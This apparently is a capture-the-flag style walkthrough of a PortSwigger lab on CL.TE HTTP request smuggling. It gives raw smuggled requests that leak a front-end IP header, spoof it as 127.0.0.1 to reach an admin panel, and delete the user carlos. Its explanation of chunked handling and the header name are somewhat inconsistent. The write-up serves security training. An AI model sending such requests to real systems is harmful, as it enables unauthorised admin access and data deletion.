PortSwigger

Lab Description
This lab involves a front-end and back-end server, with the front-end server not supporting chunked encoding. An admin panel at
/adminis only accessible to requests originating from127.0.0.1. The front-end server adds an HTTP header to incoming requests containing their IP address (similar toX-Forwarded-Forbut with a different name).Objective: Smuggle a request to reveal the custom header added by the front-end, then use > that header to access the admin panel and delete the user
carlos.

Step 1: Test Admin Access
-
Browse to
/admin
-
Access denied - only available from
127.0.0.1
Step 2: Understand the Attack Setup
We need to send a smuggled request that the back-end sees as separate from the front-end’s intended request.
Key technique: CL.TE (Content-Length vs Transfer-Encoding)
First request (smuggled prefix):
- Front-end sees
Transfer-Encoding: chunked(supported? ⇒ no, but it forwards it) - Back-end sees
Transfer-Encoding: chunked(supported ⇒ processes it) - We end the chunked body with
0and\r\n\r\n - Then we add a second request in the same body
Second request (smuggled):
- The back-end processes this as a separate request
- It will contain the front-end’s rewritten headers
Step 3: Craft the First Smuggling Request
POST / HTTP/1.1
Host: YOUR-LAB-ID.web-security-academy.net
Content-Type: application/x-www-form-urlencoded
Content-Length: 124
Transfer-Encoding: chunked

0

POST / HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Content-Length: 200
Connection: close

search=test

What this does:
Content-Length: 124tells the front-end how many bytes to read- The body contains a
0(chunked termination) followed by a second request - The back-end processes the smuggled request and returns the rewritten request in the response
Step 4: Extract the Custom Header
Send the request twice (as instructed in the lab). The second response contains the leaked information.
The response will contain:
Search results for: POST / HTTP/1.1
X-abcdef-Ip: 1.2.3.4
...

Note the header name: X-AjcVIb-Ip (or similar — varies by lab)
Step 5: Access the Admin Panel
Now use the discovered header to access /admin:
POST / HTTP/1.1
Host: YOUR-LAB-ID.web-security-academy.net
Content-Type: application/x-www-form-urlencoded
Content-Length: 143
Transfer-Encoding: chunked

0

GET /admin HTTP/1.1
X-abcdef-Ip: 127.0.0.1
Content-Type: application/x-www-form-urlencoded
Content-Length: 10
Connection: close

x=1
What this does:
- The front-end sees a request to
/ - The back-end sees a smuggled request to
/admin X-abcdef-Ip: 127.0.0.1tricks the back-end into thinking it’s from localhost
Step 6: Delete Carlos

Change the smuggled request to delete carlos:
POST / HTTP/1.1
Host: YOUR-LAB-ID.web-security-academy.net
Content-Type: application/x-www-form-urlencoded
Content-Length: 166
Transfer-Encoding: chunked

0

GET /admin/delete?username=carlos HTTP/1.1
X-abcdef-Ip: 127.0.0.1
Content-Type: application/x-www-form-urlencoded
Content-Length: 10
Connection: close

x=1
Step 7: Lab Solved
